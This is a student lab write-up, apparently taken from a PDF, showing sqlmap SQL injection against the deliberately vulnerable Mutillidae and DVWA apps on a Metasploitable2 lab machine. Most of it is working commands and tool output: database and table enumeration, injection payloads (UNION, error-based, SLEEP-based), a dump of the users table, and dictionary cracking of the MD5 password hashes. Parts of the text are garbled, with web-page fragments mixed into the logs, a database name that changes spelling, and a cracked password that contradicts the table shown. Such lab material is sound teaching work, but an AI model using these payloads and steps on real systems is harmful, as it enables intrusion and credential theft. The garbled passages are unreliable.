[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

6. Type Y for all the Questions.

```
[07:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae ... d114240981'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)           View Account Details
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6bf4 FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1)),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

Type: time-based blind             View Account Details
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))rany))||'&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

7. It will take quite a while for the process to complete as it is checking the vulnerabilities

8. You will get the following error.

```
ACT VALUE)
[15:30:00] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (subtraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[15:30:04] [INFO] testing 'MySQL > 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'

[15:30:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:30:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[15:30:08] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[15:30:12] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[15:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:30:12 /2022-11-18/
```

Maoood

CS24015

9. To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file.

```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
             RX packets:261 errors:0 dropped:0 overruns:0 frame:0
             TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
             Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436 Metric:1
             RX packets:155 errors:0 dropped:0 overruns:0 frame:0
             TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.

```
GNU nano 2.0.7           File: /var/www/mutillidae/config.inc           Modified

<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit     ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

View your details

[Back](#)

Authentication Error: Bad user name or password

**Please enter username and password
to view account details**

Name	<input type="text"/>
Password	<input type="password"/>

[View Account Details](#)

Dont have an account? [Please register here](#)

11. Now retry the command and test. The issue should be resolved.

“sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs'
```

```
[-(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
      [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:34:25 /2022-11-19/
[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4 ... 95f355ecfb'). Do you want to use those [Y/n] Y

[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out [REDACTED]
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values?
? [Y/n] Y
[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'

[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```

Maoood

CS24015

```

[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[00:38:48] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
685455165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
View Account Details

Parameter: password (GET)
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username='admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)||'&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username='admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranv)||'&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>

```

12. You should now be able to view all the databases hosted on the server

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
Name
[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHPMyAdmin
back-end DBMS: MySQL ≥ 4.1
[00:43:54] [INFO] fetching database names
available databases [7]: Dont have an account? Please register here
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:43:55 /2022-11-19

[kali㉿kali]-[~]
$ 

```

13. Now find the users table for the accounts in the dvwa database. We can run the command: “sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables"

```

(kali㉿kali)-[~]          PASSWORD
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa --tables
Dont have an account? Please register here
{1.6.11#stable}
https://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:47:02 /2022-11-19

[00:47:02] [INFO] resuming back-end DBMS 'mysql'
[00:47:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603 ... 0146971485'). Do you want to use those
[Y/n] 

```

Maoood

CS24015

```

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603 ... 0146971485'). Do you want to use those
Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (FMT(8834+8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO

```

14. Select the '0' Injection point to view the tables

```

685455165795a4c41657a536f760f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
Password:
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa' {1.6.11#stable} Please register here
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+---+
| guestbook |
| users      |
+---+

[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:49:54 /2022-11-19/

[kali㉿kali)-[~]

```

15. Find the columns of the 'users' table.

16. We can run the command:

“sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --columns'
```

```

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --columns
          Password
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 00:51:55 /2022-11-19/
[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0 ... 911cda6ada'). Do you want to use those
[Y/n] Y

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 00:51:55 /2022-11-19/
[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0 ... 911cda6ada'). Do you want to use those
[Y/n] Y

```

17. List down the columns of 'users' table

```

Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))rany))||'&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:55:08] [INFO] the back-end DBMS is MySQL. Error: Bad user name or password
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:55:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:55:08] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[00:55:08] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[00:55:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users          Password
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6)    |
+-----+-----+
View Account Details
Dont have an account? Please register here

[00:55:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:55:09 /2022-11-19

(kali㉿kali)-[~]
$ 

```

18. Dump all the details of the ‘users’ table

“sqlmap -u
<http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --dump>”

```

-(kali㉿kali)-[~] ~
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dwva -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:57:50 /2022-11-19

[00:57:50] [INFO] resuming back-end DBMS 'mysql'
[00:57:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4e1f162978e ... 755ac995da'). Do you want to use those [Y/n] Y

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin' AND (SELECT 7011 FROM (SELECT(SLEEP(5)))aUKr)-- VbNj&password=password&user-info-php-submit-button=View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
685455165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
-
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:59:28] [INFO] fetching columns for table 'users' in database 'dwva'
[00:59:28] [WARNING] reflective value(s) found and filtering out
[00:59:28] [INFO] fetching entries for table 'users' in database 'dwva'
[00:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y

do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:59:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1

what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /
```

19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.

Maoood

CS24015


```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user   | avatar          | Please enter username and password to view account details | password |
+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | Please enter username and password to view account details | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | Please enter username and password to view account details | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3       | Gordon  | http://172.16.123.129/dvwa/hackable/users/Gordon.jpg | Please enter username and password to view account details | Me
| 4       | Hack    | http://172.16.123.129/dvwa/hackable/users/Hack.jpg | Please enter username and password to view account details | Hack
| 5       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | Please enter username and password to view account details | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
+-----+-----+-----+
[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:08:16 /2022-11-19


[kali㉿kali)-[~]
$ 

```

20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.



Here we will use the login credentials of the user Pablo with his password ‘letmein’.



After entering the cracked credentials, you should have access to the main page of the DVWA website.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'Pablo'

Username: Pablo
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


21. Evaluate the same SQL Injection with the Mutillidae website.

Maood

CS24015

Here we will see all the available databases. We will run the following command:

```
sqlmap u'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
```



```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:16:40 /2022-11-19/
[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438 ... 95182b8c6b'). Do you want to use those
[Y/n] Y
Logout

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1
[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dwqa_OVWv-security
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:17:13 /2022-11-19/
PHPROD:prod

(kali㉿kali)-[~]
$ 
```



```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
